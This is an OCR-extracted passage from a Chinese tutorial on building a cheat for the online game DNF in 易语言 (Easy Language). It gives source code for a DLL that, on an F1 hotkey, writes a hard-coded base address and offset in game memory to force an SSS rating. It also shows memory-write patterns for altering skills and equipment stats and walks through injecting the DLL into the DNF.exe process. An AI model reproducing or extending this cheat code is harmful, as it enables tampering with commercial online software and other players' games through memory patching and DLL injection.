


图23




图24

三、制作DLL文件（用到偏移和基址，大家不会找的可以用基址发布器2.8 正式版，晴空社区的作品，基址更新的很快）

我们要了解DNF外挂实现的原理，大家知道DLL文件的作用吗？下面是百度百科的资料：“动态链接库英文为DLL，是Dynamic Link Library 的缩写形式，DLL 是一个包含可由多个程序同时使用的代码和数据的库，DLL不是可执行文件。动态链接提供了一种方法，使进程可以调用不属于其可执行代码的函数。函数的可执行代码位于一个DLL 中，该 DLL 包含一个或多个已被编译、链接并与使用它们的进程分开存储的函数。DLL 还有助于共享数据和资源。多个应用程序可同时访问内存中单个DLL 副本的内容。DLL 是一个包含可由多个程序同时使用的代码和数据的库。”DLL文件和EXE文件的区别说白了就是，EXE是可以单独运行的程序,DLL是不能单独运行,一般是由EXE程序来调用DLL的函数 。

DNF的目录里会和别的游戏一样有DLL文件，没错，我们在玩游戏时游戏会加载DLL文件，我们要做外挂，首先要做DLL文件，我们用易语言新建一个Windows动态链接库，如图25。

我们点确定就会看见程序集的编译，源码如下：

```
.版本 2
.程序集 程序集1
.子程序 _启动子程序, 整数型
载入 (窗口1, , 假)
返回 (0)
```

```
.子程序 _如果宅，整数型，公开
返回 (0)
```




图25




图26

以上的意思是说加载此DLL文件时，打开窗口1，可是窗口1在哪呢？我们不要着急，点击插入-窗口，如图26。

下面我们要知道DNF怎么实现一些功能的，以下的写法是不需要调用更多的程序集的：

改技能写法：写内存整数型（取进程ID（“DNF.exe”），十六到十（“技能基址”），到整数（技能代码））

SSS写法：内存操作.写代码（“评分基址+5f=100”）

装备属性写法：内存操作.写代码（“人物基址+1级偏移(装备)+2级偏移(属性)=自定整数”）

是不是大家都看不懂呢？下面我教大家怎么具体实现：

我们双击窗口1，是不是出现窗口程序集1的编译界面了，我们先做3S，源码如下：

```
.版本 2
.程序集 窗口程序集1
.子程序 _窗口1_创建完毕
鼠标显示 ()
内存操作.提升权限 ()
内存操作.打开进程 ()
监视热键 (&自定义功能，#F1键)
.子程序 自定义功能
内存操作.写代码（“011E4BD0+5f=100”）
```

大家是不是可以看出点什么了，没错，我们定义F1的功能是SSS，写法是按照内存操作写代码（“评分基址+5f=100”），011E4BD0就是评分基址，5f是评分的偏移，100就是DNF中的连击杀伤率。我们点击编译-静态编译，提示“错误(37)：找不到指定的命令／子程序／Dll命令调用名称“鼠标显示”，这是为什么呢？ 因为我们的操作是DLL文件的内存操作，我们要用到一个模块，超级模块Super-EC.ec，我用的是超级模块4.6版本的，我们添加这个模块，如图27。




图27

现在我们再点击编译-静态编译，是不是可以生成一个DLL文件了？如图28。




图28

我们要让游戏调用它，我们可以去找找以前的杂志，有DLL注入器，这里我做个简单的注入器，如图29。



图29

将我们生成的DLL文件注入到DNF的进程里，如图30。



图30

我们在游戏里试试，按一下F1，再按一下攻击键，发现了什么？是不是评分变成SSS了，如图31。




图31

这样我们就做到了3S的实现。如图32

